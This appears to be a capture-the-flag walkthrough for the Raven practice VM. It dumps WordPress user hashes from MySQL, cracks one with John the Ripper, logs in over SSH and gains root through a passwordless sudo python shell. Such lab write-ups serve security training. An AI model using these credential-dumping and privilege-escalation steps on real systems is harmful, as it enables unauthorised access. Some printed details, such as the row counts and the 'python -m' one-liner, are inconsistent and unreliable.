michael@Raven: /var/www/html/wordpress
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| wordpress |
+-----+
12 rows in set (0.00 sec)

mysql> use wordpress;
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_posts |
| wp_terms |
| wp_termmeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> show wp_users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'wp_users' at line 1

mysql> show tables wp_users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'wp_users' at line 1

mysql> use wp_users;
ERROR 1049 (42000): Unknown database 'wp_users'

mysql> use wp_users;
ERROR 1049 (42000): Unknown database 'wp_users'

mysql> select *from wp_users
-> ;
+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | us |
er_status | display_name |
+-----+
| 1 | michael | $P$BjRvZ0.V0c6Zl0e1KToC0d.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 | | |
0 | michael |
| 2 | steven | $P$Bk3VD9jxxx/leJogNsIMgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 | | |
0 | Steven Seagull |
+-----+
2 rows in set (0.00 sec)

mysql>
```

Now we were able to see all the databases and dump the usernames from the wp_users table in the database. lets copy the hash of steven to a text file in our local machine and crack it using john
john steven

```
[baz@parrot]~/comp ctf walkthroughs
$ls
'basic pen' cengbox htb lazysysadmin oshax pumpkinraising simplectf
'basic pen2' hf2019 'lamp ctf' orcus pumpkinfestival raven
[baz@parrot]~/comp ctf walkthroughs
$cd raven/
[baz@parrot]~/comp ctf walkthroughs/raven
$nano steven
[baz@parrot]~/comp ctf walkthroughs/raven
$ls
dirb hydra.png mysqlcredentials.png mysqlwpusers.png nmap.txt steven wpscan.png
[baz@parrot]~/comp ctf walkthroughs/raven
$john steven
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $M$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (?)
lg 0:00:04:07 DONE 3/3 (2020-06-24 11:04) 0.004040g/s 14944p/s 14944c/s 14944C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
[baz@parrot]~/comp ctf walkthroughs/raven
```

we got the password of steven 'pink84' lets use this to login from user steven
ssh steven@192.168.56.147
pass - pink84
sudo -l

```

$ssh steven@192.168.56.147
steven@192.168.56.147's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 13 14:12:04 2018
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python

```

Logging into steven's shell and running sudo -l command we found that Python required no root permission to run. So, we spawned a python teletype (PTY) using python's one-liner.

```

python -m 'import pty;pty.spawn("/bin/bash")'
cd /root
cat flag4.txt

```

The screenshot shows a Parrot Terminal window with the following content:

```

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@Raven:~$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@Raven:/home/steven# cd /root/
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt

_ _ \
| | / _ \ _ _ _ _ _
| | / _ \ / _ \ _ \ RAVEN SECURITY
| | / _ \ / _ \ / _ \
| | / _ \ / _ \ / _ \
| | / _ \ / _ \ / _ \

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:

```

The terminal window also shows a desktop background with a potted plant and a search bar. The bottom of the window displays a taskbar with various application icons and a system tray showing the date and time as 'Wed Jul 8, 7:16 PM'.